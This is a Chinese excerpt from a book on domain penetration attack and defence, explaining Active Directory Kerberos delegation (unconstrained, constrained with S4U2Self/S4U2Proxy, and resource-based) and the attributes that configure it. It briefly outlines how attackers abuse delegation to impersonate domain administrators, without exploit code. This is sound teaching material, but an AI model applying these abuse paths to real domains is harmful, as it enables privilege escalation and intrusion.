


委派攻击

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129



本商品由 放心购 提供保障


谢公子学安全

域委派是大型网络中经常部署的应用模式，给多跳认证带来了很大的便利，但是与此同时也带来了很大的安全隐患。利用委派，攻击者可获取本地管理员甚至域管理员权限，还可以制作深度隐藏的后门。

域委派

域委派是指将域内用户的权限委派给服务账号，使得服务账号能以用户权限访问域内的其他服务。

如图所示委派流程，域用户 xie\test 以 Kerberos 身份验证访问 Web 服务器，请求下载文件。但是真正的文件在后台的文件服务器上。于是，Web 服务器的服务账号 websrv 模拟域用户 xie\test，以 Kerberos 协议继续认证到后台文件服务器。后台文件服务器将文件返回给 Web 服务器，Web 服务器再将文件返回给域用户 xie\test。这样，就完成了委派流程。



在域中，只有 主机账号 和 服务账号 才具有委派属性

- 主机账号就是活动目录中 Computers 中的计算机，也可以称为机器账号。

- 服务账号是域内用户账号的一种类型，是将服务运行起来并加入域时所用的账号。例如 SQL Server 在安装时，会在域内自动注册服务账号 SQLServiceAccount，也可以将域用户通过注册 SPN 变为服务账号。

委派分类

域内委派主要有 3 种应用方式：非约束性委派（UD：Unconstrained Delegation）、约束性委派（CD：Constrained Delegation）和 基于资源的约束性委派（RBCD：Resource Based Constrained Delegation）。现在让我们来看看这三种委派之间的联系和差异。

1. 非约束性委派

在 Windows Server2000 首次发布 Active Directory 时，Microsoft 就提供了一种简单的机制来支持用户通过 Kerberos 向 Web 服务器进行身份验证并需要代表该用户更新后端数据库服务器上的记录的方案，这就是最早的非约束性委派（UD：Unconstrained Delegation）。对于非约束性委派，服务账号可以获取被委派用户的 TGT 认购权证，并将 TGT 认购权证缓存到 LSASS 进程中，从而服务账号可使用该 TGT 认购权证，模拟该用户访问任意服务。非约束委派的设置需要 SeEnableDelegationPrivilege 特权，该特权默认仅授予域管理员和企业管理员。

- 配置了非约束性委派属性的机器账号的 userAccountControl 属性有个 Flag 位：WORKSTATION_TRUST_ACCOUNT | TRUSTED_FOR_DELEGATION，其对应的数是 0x81000=528384，如图所示。
- 配置了非约束性委派属性的服务账号的 userAccountControl 属性有个 Flag 位：NORMAL_ACCOUNT | TRUSTED_FOR_DELEGATION，其对应的数是 0x80200=524800，如图所示。

0x81000 = (WORKSTATION_TRUST_ACCOUNT | TRUSTED_FOR_...

整数属性编辑器

属性(A): userAccountControl

值(V):

528384

0x80200 = (NORMAL_ACCOUNT | TRUSTED_FOR_DELEGATION)

整数属性编辑器


属性(A): userAccountControl

值(V):

524800

注：域控制器默认配置了非约束性委派。

下图所示是微软官方对于非约束性委派流程的介绍：



让我们来分析一下整个流程中每一步骤的含义：

(1) 用户通过发送一个 KRB_AS_REQ 消息，向 KDC 密钥分发中心 KDC 的 AS 认证服务进行身份验证，请求一个可转发的 TGT1 认购权证。

- (2) KDC 在 KRB_AS_REP 消息中返回了一个可转发的 TGT1 认购权证。
- (3) 用户根据上一步获取到的可转发的 TGT1 认购权证请求另一个可转发的 TGT2 认购权证，这一步是通过 KRB_TGS_REQ 消息请求。
- (4) KDC 在 KRB_TGS_REP 消息中为用户返回可转发的 TGT2 认购权证。
- (5) 用户使用步骤 2 中返回的 TGT1 认购权证向 KDC 请求 Service1 的 ST 服务票据。
- (6) KDC 的 TGS 服务在 KRB_TGS_REP 消息中返回给用户 Service1 的 ST 服务票据。
- (7) 用户发送 KRB_AP_REQ 消息请求 Service1，KRB_AP_REQ 消息中包含了 TGT1 认购权证和 Service1 的 ST 服务票据、TGT2 认购权证、TGT2 认购权证的 SessionKey。
- (8) service1 以用户的名义向 KDC 的 TGS 服务发送 KRB_TGS_REQ 请求，请求 Service2 的 ST 服务票据。请求中包含用户发过来的 TGT2 认购权证。
- (9) KDC 的 TGS 服务在 KRB_TGS_REP 消息中返回 Service2 的 ST 服务票据给 Service1，以及 service1 可以使用的 sessionkey。ST 服务票据将客户端标识为用户，而不是 Service1。
- (10) Service1 以用户的名义向 Service2 发起 KRB_AP_REQ 请求。
- (11) Service2 响应 service1 的 KRB_AP_REQ 请求。
- (12) 有了步骤 11 这个响应，Service1 就可以响应步骤 7 中用户的 KRB_AP_REQ 请求。
- (13) 这里的 TGT 认购权证转发委派机制没有限制 Service1 使用 TGT2 认购权证来申请哪个服务，所以 Service1 可以以用户的名义向 KDC 申请任何其他服务的 ST 服务票据。
- (14) KDC 返回步骤 13 中请求的 ST 服务票据。

(15) Service1 以用户的名义来请求其它 service N 服务。

(16) Service N 服务将响应用户的请求一样响应 Service1。

在该流程中，TGT1 认购权证请求的 ST 服务票据用于访问 service1 服务，TGT2 认购权证请求的 ST 服务票据用于访问 service2 服务。

从网络攻击者的角度来看，如果攻击者控制了 service1，则攻击者可以诱骗域管理员来访问 service1 服务，然后攻击者可以在 service1 机器上获取域管理员的 TGT 认购权证，从而攻击者可以用缓存的 TGT 认购权证模拟管理员访问任意服务，包括域控。

2. 约束性委派

由于非约束性委派的不安全性，微软在 Windows Server 2003 中发布了约束性委派。对于约束性委派（Constrained Delegation），服务账号只能获取该用户对指定服务的 ST 服务票据，从而只能模拟该用户访问特定的服务。配置了约束性委派账户的 msDS-AllowedToDelegateTo 属性会指定对哪个 SPN 进行委派。约束委派的设置需要 SeEnableDelegationPrivilege 特权，该特权默认仅授予域管理员和企业管理员。

约束性委派有两种：

- 一种是仅使用 Kerberos(K)，也就是不能进行协议转换，如图所示。
- 另一种是使用任何身份验证协议(N)，也就是能进行协议转换，如图所示。

- ☐ 不信任此用户作为委派(O)
- ☐ 信任此用户作为任何服务的委派(仅 Kerberos)(T)

☒ 仅信任此用户作为指定服务的委派(U)

不能协议转换

- ☒ 仅使用 Kerberos(K)
- ☐ 使用任何身份验证协议(N)

可以由此帐户提供委派凭据的服务(S):

服务类型	用户或计算机	端口	服务名称	域
cifs	AD02.xie.com			

每

- ☐ 不信任此用户作为委派(O)
- ☐ 信任此用户作为任何服务的委派(仅 Kerberos)(T)

☒ 仅信任此用户作为指定服务的委派(U)

- ☐ 仅使用 Kerberos(K)
- ☒ 使用任何身份验证协议(N)

能进行协议转换

可以由此帐户提供委派凭据的服务(S):

服务类型	用户或计算机	端口	服务名称	域
cifs	AD02.xie.com			

(1) 仅使用 Kerberos(K)

配置了仅使用 Kerberos(K)约束性委派的机器账号和服务账号的 userAccountControl 属性与正常账号一样，但是其 msDS-AllowedToDelegateTo 属性会有允许被委派的服务的 SPN。如图所示：

多值字符串编辑器

属性(A): msDS-AllowedToDelegateTo

要添加的值(V):

值(U):

cifs/AD02
cifs/AD02.xie.com
cifs/AD02.xie.com/XIE
cifs/AD02.xie.com/xie.com
cifs/AD02/XIE

(2) 使用任何身份验证协议(N)

- 配置了使用任何身份验证协议(N)约束性委派的机器账号的
userAccountControl 属性有个 FLAG 位
WORKSTATION_TRUST_ACCOUNT |
TRUETED_TO_AUTHENTICATE_FOR_DELEGATION, 其对应的数是
0x1001000=16781312, 如图所示。并且其 msDS-AllowedToDelegateTo
属性会有允许被委派的服务的 SPN。
- 配置了使用任何身份验证协议(N)约束性委派的服务账号的
userAccountControl 属性有个 FLAG 位

NORMAL_ACCOUNT | TRUETED_TO_AUTHENTICATE_FOR_DELEGATION,
其对应的数是

0x1000200=16777728, 如图所示。并且其 msDS-AllowedToDelegateTo 属性
会有允许被委派的服务的 SPN。

0x1001000 = (WORKSTATION_TRUST_ACCOUNT | TRUSTED_TO

整数属性编辑器

属性(A): userAccountControl

值(V):

16781312

0x1000200 = (NORMAL_ACCOUNT | TRUSTED_TO_AUTHENTICA...

整数属性编辑器

属性(A): userAccountControl


值(V):

16777728

(3) 约束性委派流程

为了在 Kerberos 协议层面对约束性委派的支持，微软对 Kerberos 协议扩展了两个子协议 S4u2self(Service for User to Self) 和 S4u2Proxy (Service for User to Proxy)。S4u2self 可以代表任意用户请求针对自身的 ST 服务票据；S4u2Proxy 可以用上一步获得的 ST 服务票据以用户的名义请求针对其它指定服务的 ST 服务票据。

如图所示是微软官方对于使用任何身份验证协议(N)约束性委派流程的介绍：



让我们来分析一下整个流程中每一步骤的含义：

(1) 用户向 Service1 发出请求，用户已通过身份验证，但 Service1 没有用户的授权数据，这通常是由于用户的身份验证是通过 Kerberos 以外(基于表单的 web 认证、NTLM 认证等)的其他方式验证的。

(2) Service1 已经通过 KDC 进行了身份验证，并获得了 TGT 认购权证。它通过 S4U2self 协议代表用户向 KDC 请求一张访问自身 Service1 服务的可转发 ST 服务票据。

(3) KDC 返回给 Service1 一张访问 Service1 自身服务的可转发 ST1 服务票据，就像是用户使用自己的 TGT 认购权证请求的一样，该可转发的 ST1 服务票据可能包含用户的授权数据。

(4) Service1 可以使用 ST1 服务票据中的授权数据来满足用户的请求，然后响应用户。

(5) 用户向 Service1 发出请求，请求访问 Service2 上的资源。

(6) Service1 利用 S4U4Proxy 协议以用户的名义向 KDC 请求访问 Service2 的 ST2 服务票据，该请求中带上了可转发的 ST1 服务票据

(7) 如果请求中存在 PAC 特权属性证书，则 KDC 通过检查 PAC 结构的签名数据来验证 PAC。如果 PAC 有效或不存在，KDC 返回 Service2 的可转发 ST2 服务票据，并且存储在 ST2 服务票据中的 cname 和 crealm 字段中的客户端标识是用户，而不是 Service1。

(8) Service1 以用户身份使用可转发 ST2 服务票据向 Service2 发起请求。

(9) Service2 响应步骤 8 的请求。


(10) Service1 响应用户对步骤 5 中的请求。

从网络攻击的角度来看，如果攻击者控制了 Service1 的服务账号，并且 Service1 配置了到域控的 CIFS 服务的约束性委派。则攻击者可以利用 Service1 以任意用户权限(包括域管理员)访问域控的 CIFS 服务，即相当于控制了域控。

整个流程简化点概括如下图所示：




约束性委派流程



1) S4u2Self

S4u2self 可以代表任意用户请求针对自身的可转发 ST 服务票据。当用户以其他方式：如 NTLM 认证、基于表单的认证等方式与 Web 服务进行认证后，用户是无法向 Web 服务器提供请求该服务的 ST 服务票据。因而服务器也无法进一步使用 S4U2Proxy 协议请求访问服务 B。S4U2Self 协议便是解决该问题的方案，被配置为约束性委派的服务账号能够调用 S4U2Self 协议向 KDC 申请为任意用户请求访问自身的可转发的服务票据。此后，便可通过 S4U2Proxy 协议以指定用户的身份使用这张可转发的 ST 服务票据向域控制器请求访问服务 B 的 ST 服务票据。需要特别说明的是，服务使用 S4U2Proxy 协议代表用户获得针对服务自身 ST 票据这个过程是不需要用户凭据的！如图所示，是 S4u2self 的过程：


S4U2self Exchange



注：虽然 S4U2Self 协议允许服务代表用户向 KDC 请求一张访问自身服务的 ST 服务票据，但是此协议扩展不允许服务代表用户向 KDC 请求访问其他服务的 ST 服务票据。

2) S4u2Proxy

S4u2Proxy 可以用上一步获得的可转发 ST 服务票据以用户的名义请求针对其它指定服务的 ST 服务票据。S4U2Proxy 使得服务 A 可以使用来自用户 test 的授权，然后以用户 test 的身份向 KDC 请求访问服务 B 的 ST 服务票据。如图所示，是 S4u2Proxy 的过程：



3. 基于资源的约束性委派

为了使用户和资源更加独立，微软在 Windows Server 2012 中引入了基于资源的约束性委派。基于资源的约束委派不需要域管理员权限去设置，而是把设置属性的权限赋予给了机器自身。基于资源的约束性委派允许资源配置受信任的帐户委派给他们。基于资源的约束性委派只能在运行 Windows Server 2012 和 Windows Server 2012 R2 及以上的域控制器上配置，但可以在混合模式林中应用。配置了基于资源的约束性委派账户的 msDS-AllowedToActOnBehalfOfOtherIdentity 属性的值为被允许委派账号的 SID，如图所示。

lastLogonTimestamp	Integer8	1	2021/4/29 18:46:28
localPolicyFlags	Integer	1	0
LogonCount	Integer	1	15
msDS-AllowedToActOnBehalfOfOtherIdentity	NTSecurityDescriptor	1	D:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-9-21-1313979556-3624129433-4055459191-1160)
msDS-supportedEncryptionTypes	Integer	1	20
name	DirectoryString	1	WIN7
nTSecurityDescriptor	NTSecurityDescriptor	1	D:AI(OA;;WP;5f202010-79a5-11d0-9020-00c04fc2d4cf;b967a86-0de6-11d0-a285-00aa003049e2;DA)(OA;;

并且委派属性这里没有任何值，如图所示。

对象		安全		拨入		属性编辑器	
常规	操作系统	隶属于	委派	密码复制	位置	管理者	

委派是一个安全敏感的操作，它允许服务代表另一个用户运行。

☒ 不信任此计算机来委派(O)

☐ 信任此计算机来委派任何服务(仅 Kerberos)(T)

☐ 仅信任此计算机来委派指定的服务(U)

☒ 仅使用 Kerberos(K)

☐ 使用任何身份验证协议(N)

可以由此帐户提供委派凭据的服务(S):

服务类型	用户或计算机	端口	服务名称	域
------	--------	----	------	---

